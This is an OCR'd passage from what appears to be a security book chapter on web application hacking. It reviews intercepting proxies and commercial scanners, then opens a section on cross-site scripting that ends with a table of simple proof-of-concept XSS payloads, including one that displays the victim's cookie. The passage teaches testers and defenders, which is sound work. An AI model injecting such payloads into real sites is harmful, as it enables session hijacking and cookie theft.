

Figure 11-4 Fiddler in action, intercepting HTTP requests and responses

WebScarab is a Java-based web application security testing framework, developed as part of the Open Web Application Security Project (OWASP), available at http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project. Built around an extensible proxy engine, WebScarab includes a number of tools for analyzing web applications, including spidering, session ID analysis, and content examination. WebScarab also includes "fuzzing" tools. *Fuzzing* is a generic term for throwing random data at an interface (be it a programming API or a web form) and examining the results for signs of potential security miscues.

Because it is written in Java, WebScarab runs on a large number of platforms and can be easily extended using a built-in Bean interface. In Figure 11-5, you can see WebScarab's interface after navigating to several websites.



Figure 11-5 WebScarab, after intercepting several requests

WebScarab's tools for analyzing and visualizing session identifiers provide an easy way to identify weak session management implementations. Figure 11-6 shows the SessionID Analysis tool's configuration. In Figure 11-7, you can clearly see the pattern of incrementally increasing session IDs in a weak sample application.



Figure 11-6 Configuring the SessionID Analysis tool in WebScarab

More than just a proxy, the Burp Suite is a complete suite of tools for attacking web applications, available at http://portswigger.net/suite/. Burp Proxy provides the usual functionality for intercepting and modifying web traffic, including conditional intercept and pattern-based automatic string replacement, which is shown in Figure 11-8. Requests



Figure 11-7 WebScarab's session ID visualization makes it easy to spot flawed algorithms.

can be modified and replayed using the Burp Repeater tool, and Burp Sequencer can be used to assess the strength of the application's session management. Burp Spider, shown in Figure 11-9, gathers information about the target website, parsing HTML and analyzing JavaScript to provide attackers with a complete picture of the application.

Once you've used the Burp Proxy and Spider tools to get an understanding of the target, you can use Burp Intruder to start attacking it. Not for the faint of heart, Burp Intruder is a powerful tool for crafting automated attacks against web applications. The attacker defines an attack request template, selects a set of payloads to incorporate into the attack templates, and then lets loose a volley of requests. Burp Intruder processes the responses and presents the results of the attacks. The free version of Burp Suite includes a limited version of Burp Intruder; to get the full functionality, you must purchase Burp Suite Professional.



Figure 11-8 The Burp Proxy configuration screen

Web Application Security Scanners

The tools described previously are designed to provide specific components of an overall web application assessment—but what about all-in-one tools? Application scanners automate the crawling and analysis of web applications, using generalized algorithms to identify broad classes of vulnerabilities and weed out false positives. Targeted at



Figure 11-9 Burp Spider's results window, showing the site tree and the information for a specific page

enterprise users, these tools provide an all-in-one solution for web application assessment, although the rich feature set and functionality come at a high cost. The commercial web application security scanner market continues to mature, and we discuss the current leading entries in the remainder of this section.

Before we begin, it is important to highlight the manual nature of web application security testing. Many web apps are complex and highly customized, so using cookie-cutter tools such as these to attempt to deconstruct and analyze them is often futile. However, these tools can provide a great compliance checkpoint that indicates whether an application is reasonably free of known defects such as SQL injection, cross-site scripting, and the like. There is still solid value in knowing that one's web apps are comprehensively checked for such compliance on a regular basis.

Hewlett-Packard WebInspect and Security Toolkit Acquired by Hewlett-Packard (HP) in 2007, SPI Dynamics security tools (http://www.hp.com/go/securitysoftware) go beyond their web security scanning tool, WebInspect, to include a suite of products that can improve security across the web application development lifecycle, including DevInspect, which allows coders to check for vulnerabilities while building web applications; QAInspect, a security-focused quality assurance (QA) module based on Mercury TestDirector; and a toolkit for advanced web application penetration testing. Seems like a savvy product lineup to us—our experiences with development teams is that these areas of the development cycle are where they need the most help (dev, test, and audit). HP also advertises an Assessment Management Platform (AMP) that distributes the management of several WebInspect scanners and promises to provide a "real-time, high-level, dashboard view of an enterprise's current risk posture and policy compliance." HP is also savvy enough to provide free downloads of limited versions of their tools to try out, which we did with both WebInspect 7.7 and HP Security Toolkit.

WebInspect's main features don't seem to have changed much since we first looked at the tool a couple years back, but clearly work has been going on under the hood judging by the 2,989 vulnerability checks present in the database of our trial download. Yes, we know that the sheer number of checks doesn't always equate to the overall accuracy/ quality of the tool, but it is a rough yardstick by which to measure against other offerings that should be checking for the same weaknesses. To see how a typical scan might run, HP also kindly provides a test server (aptly named http://zero .webappsecurity.com) that took us over 10 hours to scan with all checks (except brute force) enabled. At the time of our testing the test server contained approximately 600 pages, many with a large amount of dynamic content, according to the scanner output. Obviously, this wouldn't scale across thousands or even hundreds of servers (although we didn't consider HP's APM distributed scan management system), and we have no idea what performance load this caused on the test server, if anything significant. These issues would clearly have to be considered by larger sites if they wanted to use WebInspect. A screen shot of WebInspect following our scans is shown in Figure 11-10.

As far as results, WebInspect found 243 issues: 76 "Critical," 60 "High," 8 "Medium," 8 "Low," and 15 "Best Practice." We briefly perused the "Critical" vulnerabilities, and although most seemed kind of run-of-the-mill (common sensitive files were found, ASP source revealed), one did indicate that several "verified" SQL injection vulnerabilities were identified. We were also pleasantly surprised at the increased number of application-level checks that WebInspect has added since we last looked at the tool, when it seemed to be focused more on server-level flaws. Finally, WebInspect did a great job of inventorying the test site, and it provided many ways to slice and dice the data via its summary, browse (rendered HTML), source, and form views for every page discovered. Although this quick analysis only gave us a minimal sense of the capabilities of WebInspect, we came away quietly impressed and would consider investigating the product further to see how well it performs against a real-world application.

How about cost? Quickly checking Internet search engines revealed retail prices (as of April 2008) of around $25,000 for a single user license. Although this clearly puts the product into the league of substantive IT shops or well-financed consultants, it appears competitive to us.



Figure 11-10 HP's WebInspect web application security scanning tool scans the company's sample website, zero.webappsecurity.com.

HP Security Toolkit, bundled with the WebInspect product, offers all the tools commonly used by advanced web application security analysts. It requires Microsoft's .NET Framework 1.1 and therefore currently only runs on Windows. All the tools are designed to plug into WebInspect, so you can use them to perform deeper analysis against components of an application that you've already scanned (although we were not successful in figuring out how to get this working on the beta version). Here's a list of the tools and brief descriptions of what they do:

- **Cookie Cruncher** Tools include character set, randomness, predictability, and character frequency measurements, taking much of the grunt work out of cookie analysis. Cookie Cruncher is pictured in Figure 11-11.
- **Encoders/decoders** These tools encode and decode 15 different, commonly used encryption/hashing algorithms, with input for a user-provided key. Very helpful to have around when performing web application analysis due to the preponderance of encoding, such as hexadecimal (URL), Base64, and XOR.

- **HTTP Editor** No web app security analysis toolkit would be complete without a raw HTTP editor to generate unexpected input to all aspects of the application.
- **Regular Expressions Editor** A nifty tool for testing input/output validation routines for correctness.
- **Server Analyzer** A tool to fingerprint and identify the software running a web server.
- **SOAP Editor** This tool is like HTTP Editor, but for SOAP, with the added benefit of auto-generated formats.
- **SQL Injector** It's about time someone cooked one of these up. Seems somewhat limited in the number of engines/exploits at this time, but it looks good going forward.
- **Web Brute** Another can't-do-without tool for the web app security tester. This one checks authentication interfaces for weak credentials, which is a common pitfall.
- **Web Discovery** This tool is a simple port scanner with a built-in list of common ports used by web apps, which is helpful for scanning large network spaces for rogue web servers. It proved flexible and fast in our testing.
- **Web Form Editor** This tool provides the ability to define web form fields and values to be used when testing applications.
- **Web Macro Recorder** Complicated websites often have complicated login or authentication schemes. WebInspect supports these using scripted series of actions, or macros, which you define using this tool.
- **Web Fuzzer** This tool provides automated HTTP fuzzing to complement the manual HTTP Editor.
- **Web Proxy** Local man-in-the-middle analysis tool for disassembling web communications. This tool is a lot like Achilles, but with much improved usability, visibility, and control.

Rational AppScan Pursuing the same market as HP, IBM acquired Watchfire and their AppScan product in July 2007, branding it Rational AppScan. Targeted at the same corporate customers as WebInspect, AppScan features a similar feature set, providing enterprise scalability, a robust set of comprehensive tests, and a toolbox of utilities for investigating and validating findings. Available in three editions, the "standard" edition provides assessment capabilities for a desktop user. IBM provides the "testing" edition for organizations to integrate assessment into their development process, and the "enterprise" edition provides centralized scanning, with the ability to perform multiple scans simultaneously.

We downloaded a trial version of AppScan from IBM (at http://www.ibm.com/developerworks/rational/products/appscan/) and ran a scan against their provided



Figure 11-11 HP's Cookie Cruncher utility, from the company's HP Security Toolkit web application security analysis tool suite

test website. In about an hour, AppScan ran through its library of 1250 tests with over 5800 variants and identified 26 "High," 18 "Medium," 23 "Low," and 10 "Info" severity issues. Figure 11-12 shows the AppScan interface after performing the scan. One particularly useful feature of AppScan is its ability to identify cases where the same issue has been found in multiple tests and roll those up into a single issue with several variants. Without this feature, we would have had to wade through over 700 findings!

Along with the same enterprise feature set that WebInspect provides comes the same enterprise price tag. While IBM would prefer that you call them to get a quote, a quick Internet search revealed a base price of $17,500 for a term-limited license of the AppScan standard edition. Nevertheless, if you are looking for large-scale automated web privacy, security, and regulatory compliance, Watchfire should be on your short list.



Figure 11-12 IBM's Rational AppScan, showing the results of scanning their demonstration website

COMMON WEB APPLICATION VULNERABILITIES

So what does a typical attacker look for when assessing a typical web application? The problems are usually plentiful, but over the years of performing hundreds of web app assessments, we've seen many of them boil down to a few categories of problems.

The Open Web Application Security Project (http://www.owasp.org) has done a great job of documenting broad consensus of the most critical web app security vulnerabilities seen in the wild. Of particular interest is their "Top Ten Project," which provides a regularly updated list of the top ten web application security issues (http://www.owasp.org/index.php/OWASP_Top_Ten_Project). The examples we will discuss in this section touch on a few of the OWASP categories, primarily the following:

- A1: Cross-Site Scripting (XSS)
- A2: Injection Flaws
- A5: Cross-Site Request Forgery (CSRF)

Cross-Site Scripting (XSS) Attacks

Popularity:	9
Simplicity:	3
Impact:	5
Risk Rating:	**6**

Like most of the vulnerabilities we've discussed in this chapter so far, cross-site scripting typically arises from input/output validation deficiencies in web applications. However, unlike many of the other attacks we've covered in this chapter, XSS is typically targeted not at the application itself, but rather at *other users* of the vulnerable application. For example, a malicious user can post a message to a web application "guestbook" feature that contains executable content. When another user views this message, the browser will interpret the code and execute it, potentially giving the attacker complete control of the second user's system. Thus, XSS attack payloads typically affect the application end user, a commonly misunderstood aspect of these widely sensationalized exploits.

NOTE See Chapter 12 for more details on the client-side effects of XSS.

Properly executed XSS attacks can be devastating to the entire user community of a given web application, as well as the reputation of the organization hosting the vulnerable application. Specifically, XSS can result in hijacked accounts and sessions, cookie theft, misdirection, and misrepresentation of organizational branding. The common attack when exploiting an XSS vulnerability is to steal the user's session cookies, which would otherwise be inaccessible to an outside party, but recent attacks have been increasingly more malicious, propagating worms across social networking websites or, worse, infecting the victim's computer with malware.

The technical underpinning of XSS attacks is described in good detail on the Open Web Application Security Project (OWAP) website at http://www.owasp.org/index.php/Top_10_2007-A1. In brief, nearly all XSS opportunities are created by applications that fail to safely manage HTML input and output—specifically, HTML tags encompassed in angle brackets (< and >) and a few other characters, such as quotation marks (") and ampersands (&), which are much less commonly used to embed executable content in scripts. Yes, as simple as it sounds, nearly every single XSS vulnerability we've come across involved failure to strip angle brackets from input or failure to encode such brackets in output. Table 11-4 lists the most common proof-of-concept XSS payloads used to determine whether an application is vulnerable.

As you can see from Table 11-4, the two most common approaches are to attempt to insert HTML tags into variables and into existing HTML tags in the vulnerable page. Typically this is done by inserting an HTML tag beginning with a right, or *opening*, angle bracket (<), or a tag beginning with a quote followed by a left, or *closing*, angle bracket

XSS Attack Type	Example Payload
Simple script injection into a variable	http://localhost/page.asp?variable=<script>alert('Test')<script>
Variation on simple variable injection that displays the victim's cookie	http://localhost/page.asp?variable=<script>alert(document.cookie)<script>
